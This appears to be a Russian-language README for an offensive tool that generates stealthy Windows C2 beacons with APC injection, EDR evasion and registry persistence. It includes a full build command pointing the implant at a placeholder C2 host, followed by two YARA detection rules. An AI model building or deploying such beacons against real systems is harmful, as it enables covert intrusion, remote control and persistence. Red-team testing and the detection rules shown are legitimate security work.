
grisuno/beacon
Создаёт настраиваемые Windows C2-биконы для red team-фреймворка LazyOwn с AES-256-шифрованием связи, гибкими профилями, выполнением BOF/shellcode в памяти и модулями постэксплуатации.
⚠️ Этот проект выпущен под лицензией GPLv3. Полные юридические условия см. в разделе DISCLAIMER.


beacon-GEN — это конфигурационный движок нового поколения на основе Bash, предназначенный для генерации высоконастраиваемых скрытных C2-биконов для наступательных операций. Являясь ядром оркестрационного слоя фреймворка LazyOwn RedTeam, он позволяет red-командам динамически настраивать гибкие C2-профили, связь с шифрованием AES-256, ротацию нескольких User-Agent и логику клиентской персистентности — всё через чистый интерфейс командной строки.
Этот скрипт генерирует базовую конфигурацию для продвинутых имплантов, использующих APC-инъекцию и антианалитические процедуры для обхода современных EDR-решений.
Предназначенный для этичного хакинга, тестирования на проникновение и академических исследований, этот инструмент обеспечивает бесшовную интеграцию в автоматизированные цепочки атак и инфраструктуру red team.

вы можете использовать BlackObsidianC2 или LazyC2 из LazyOwn
./gen_beacon.sh \
  --target 192.168.1.50 \
  --url https://c2.ejemplo.com:8443 \
  --maleable /api/v2/submit \
  --client-id win10-pro \
  --c2-host 192.168.1.10 \
  --c2-user AdminC2 \
  --c2-pass "P@ssw0rd_Secret_2025" \
  --c2-port 8443 \
  --aes-key aabbccddeeff00112233445566778899aabbccddeeff00112233445566778899 \
  --user-agent "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36" \
  --user-agent1 "Chrome/120.0.0.0 Safari/537.36" \
  --user-agent2 "CustomAgent/1.0 (compatible)" \
  --user-agent3 "BotNet-X/2.5" \
  --output hellbird.exe
rule beacon_GEN_Config_Template {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects beacon-GEN generated C2 configuration"
        license = "GPLv3"

    strings:
        $c2_url_macro = "C2_URL \"$URL\"" ascii wide
        $maleable_macro = "MALEABLE \"$MALEABLE\"" ascii wide
        $client_id_macro = "CLIENT_ID \"$CLIENT_ID\"" ascii wide
        $aes_key_64char = /[0-9a-f]{64}/
        $winhttp_init = "WinHttpOpen(" ascii wide
        $user_agent_var = "TRAFFIC_UAS[]" ascii wide
        $output_name = "beacon.exe" ascii wide nocase

    condition:
        all of ($c2_url_macro, $maleable_macro, $client_id_macro) and
        $aes_key_64char and $winhttp_init and $user_agent_var
}
rule hellbird_Runtime_Behavior {
    meta:
        author = "LazyOwn BlueTeam"
        description = "Detects runtime behavior of HELLBIRD beacon"
        reference = "https://github.com/grisuno/hellbird"

    strings:
        $nt_queue_apc = "NtQueueApcThread" ascii wide
        $create_suspended = { 6A 04 6A 00 6A 00 6A 00 6A 00 6A 00 } // CREATE_SUSPENDED
        $aes_decrypt = "AES_ECB_encrypt" ascii wide
        $registry_persistence = "Software\\\\Microsoft\\\\Windows\\\\CurrentVersion\\\\Run" ascii wide
        $http_post_enc = "POST /" ascii wide
        $base64_decode = "base64_decode" ascii wide

    condition:
        $nt_queue_apc and $create_suspended and $aes_decrypt and
        ($registry_persistence or $http_post_enc) and $base64_decode
}